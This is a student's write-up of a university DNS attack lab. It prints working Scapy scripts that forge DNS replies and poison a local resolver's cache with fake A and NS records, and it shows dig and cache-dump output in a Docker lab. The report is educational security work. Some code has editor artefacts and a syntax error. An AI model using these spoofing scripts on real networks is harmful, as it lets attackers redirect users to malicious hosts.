CSC154 Attacks and Countermeasures

University of California Sacramento

Professor Cheng

James Gouveia

Lab4 Local DNS Attack Lab

Local DNS Lab

Table of Contents

1. Objective: The objective of this lab is to familuraize students with some of the most common DNS attacks.

2. Background information:

The DNS system consists of multiple layers of both caches and servers. In this lab we are going to attack the DNS system from the perspective of the same network.

The following coutnermeasures have been turned off to allow the attack to succeed.

Simplification – The most modern DNS servers randomize the source port number which it makes it more difficult to attack the DNS system.

DNNSEC- This is another countermeasure that makes attacks more difficult and is turned off for this lab.

3**. Setup**

Build the docker containers

```
[05/03/22]seed@VM:~/.../Labsetup$ docker-compose build
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
bind: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
2c821fdd764b: Downloading [>
2c821fdd764b: Downloading [==>
2c821fdd764b: Downloading [=====>
2c821fdd764b: Downloading [==========>
2c821fdd764b: Downloading [============>
```

Start the docker machines

```
[05/03/22]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.8.0.0" with the default driver
WARNING: Found orphan containers (victim-10.9.0.5, user1-10.9.0.6, user2-10.9.0.
7) for this project. If you removed or renamed this service in your compose file
, you can run this command with the --remove-orphans flag to clean it up.
Creating local-dns-server-10.9.0.53 ... done
Recreating seed-attacker            ... done
Creating seed-router                ... done
Creating user-10.9.0.5              ... done
Creating attacker-ns-10.9.0.153     ... done
Attaching to seed-attacker, attacker-ns-10.9.0.153, local-dns-server-10.9.0.53,
seed-router, user-10.9.0.5
attacker-ns-10.9.0.153 |  * Starting domain name service... named        [ OK ]
local-dns-server-10.9.0.53 |  * Starting domain name service... named    [ OK ]
```

Machines are running

```
[05/03/22]seed@VM:~/.../Labsetup$ dockps
064e27f0dced  attacker-ns-10.9.0.153
9c7e6ae00dc8  seed-attacker
37aa4ba7721e  seed-router
788ab1ca23b0  user-10.9.0.5
6cee2e0bbb60  local-dns-server-10.9.0.53
[05/03/22]seed@VM:~/.../Labsetup$
```

Test the setup to make sure it's working

```
$> dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23387
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 545259bcfa27081a010000006272e9b72c01eb4e8fa74cdb (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed May 04 21:01:43 UTC 2022
;; MSG SIZE  rcvd: 90
```

The setup appears to be working as we received a response from the ns.attacker32.com server

The Attack Tasks

3. Task 1 Directly Spoofing Response to User

Attack Code

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    #NSsec1 = DNSRR(rrname='example.net', type='NS',
      #              ttl=259200, rdata='ns1.example.net')
    #NSsec2 = DNSRR(rrname='example.net', type='NS',
     #               ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    #Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
     #                ttl=259200, rdata='1.2.3.4')
    #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    #ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                                                                  1,1
```

Attack Continued

```
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)#, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-e23b5a8216ab', filter=f, prn=spoof_dns)
```

Before attack dig example.com

```
$> dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14244
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f9656f4f402ddba0010000006272ea37e83470308a34f2ce (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            86400   IN      A       93.184.216.34

;; Query time: 1552 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed May 04 21:03:51 UTC 2022
;; MSG SIZE  rcvd: 84

user-10.9.0.5:/
$>
```

Clear the cache

```
local-dns-server-10.9.0.53:/etc/bind
$> rm /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db
.
```

Run attack

```
root@VM:/volumes# ./dns_sniff_spoof.py
```

Success!

```
user-10.9.0.5:/
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51388
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 60 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed May 04 21:19:08 UTC 2022
;; MSG SIZE  rcvd: 64
```

4. Task 2 DNS Cache Poisoning Attack – Spoofing Answers

Slow down connection speed to increase likelihood of success

```
root@37aa4ba7721e:/# tc qdisc add dev eth0 root netem delay 100ms
root@37aa4ba7721e:/# tc qdisc show dev eth0
qdisc netem 8001: root refcnt 2 limit 1000 delay 100.0ms
root@37aa4ba7721e:/#
```

Flush the local DNS server cache

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Attacker code

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    #NSsec1 = DNSRR(rrname='example.net', type='NS',
      #              ttl=259200, rdata='ns1.example.net')
    #NSsec2 = DNSRR(rrname='example.net', type='NS',
     #               ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    #Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
     #                ttl=259200, rdata='1.2.3.4')
    #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    #ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                                                                  1,22
```

Attack Code Continued

```
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)#, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-e23b5a8216ab', filter=f, prn=spoof_dns)
```

Start attack

```
seed-attacker:/volumes
$> ./dns_cache_poison.py
```

Success

```
user-10.9.0.5:/
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21048
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4540cd21bba4b5a60100000627430aa252c570ffef4429c (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 2776 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 05 20:16:42 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

Poisoned Cache

```
; authanswer
www.example.com.        859287  A       1.1.1.1
; glue
a0.org.afilias-nst.info. 772893 A       199.19.56.1
; glue
                        772893  AAAA    2001:500:e::1
```

5. Task 3 Spoofing NS Records

Attack Code

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns1.attacker32.com')
   # NSsec2 = DNSRR(rrname='example.net', type='NS',
   #                ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    #Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
     #               ttl=259200, rdata='1.2.3.4')
    #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    #ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                                                                  1,22
```

Attack Code Continued

```
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=0,
                 an=Anssec), ns=NSsec1) #/NSsec2, ar=Addsec1/Addsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-e23b5a8216ab', filter=f, prn=spoof_dns)
                                                              41,39
```

Server Cache before attack

```
example.com.            772886  NS      a.iana-servers.net.
www.example.com.        859287  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

Flush the server cache

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Start the attack

```
seed-attacker:/volumes
$> ./dns_ns_poison.py
```

Success, the spoofed IP address returned

```
user-10.9.0.5:/
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46915
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ccf4c365cf34051b01000000627457384fcbfbe15fba4647 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1716 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 05 23:01:12 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

Success, the local DNS server has a poisoned NS record for this domain

```
$> cat /var/cache/bind/dump.db | grep example
example.com.            777472  NS      ns1.attacker32.com.
www.example.com.        863873  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

6. Task 4 Spoofing NS Records for Another Domain

Attack Code

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # The Additional Section
    #Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
     #               ttl=259200, rdata='1.2.3.4')
    #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    #ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                                                                  1,1
```

Attack Code Continued

```
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show() #display the spoof packet
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-e23b5a8216ab', filter=f, prn=spoof_dns)
```

Clear the local DNS cache

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```


Start the Attack

```
seed-attacker:/volumes
$> ls
dns_cache_poison.py  dns
seed-attacker:/volumes
$> ./dns_ns_diff.py
```

Attack failed to add google.com to the additional record

```
$> cat /var/cache/bind/dump.db | grep example
example.com.            690977  NS      ns.attacker32.com.
                                        20220524220945 20220503153924 35826 example.com.
                                        20220523221702 20220502213924 35826 example.com.
www.example.com.        863790  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep google
local-dns-server-10.9.0.53:/etc/bind
$>
```

The spoofed packet did send out the correct information. The attack failed because google.com is a different domain than example.com and thus was not cached.



7. Task5 Spoofing Records in the Additional Section

Attack code 1

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com.' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com.', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com.', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker.com.', type='A',
                   ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.net', type='A',
                   ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                   ttl=259200, rdata='3.4.5.6')

                                                                    1,22
```

Attack code 2

```
    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker.com.', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                    ttl=259200, rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=3,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show() #display the spoof packet
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-e23b5a8216ab', filter=f, prn=spoof_dns)
```

Flush the Local DNS server

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Start the Attack

```
seed-attacker:/volumes
$> ls
dns_additional.py    dns_ns_diff.py    dns_sniff_spoof.py
dns_cache_poison.py  dns_ns_poison.py
seed-attacker:/volumes
$> ./dns_additional.py
```

The attack failed to cache all of the entries, only two of the three were cached. The entry for facebook was not cached due to being a different domain. The BIND nameserver is designed to not trust IP addresses from the additional section as they are less trustworthy than from an authoritative source. This causes the server to run a new DNS query to obtain a trustworthy address, this is why the attack failed.

```
$> cat /var/cache/bind/dump.db | grep attack
example.com.            777583  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.            777583  NS      ns.attacker32.com.
www.example.com.        863984  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep facebook
local-dns-server-10.9.0.53:/etc/bind
$>
```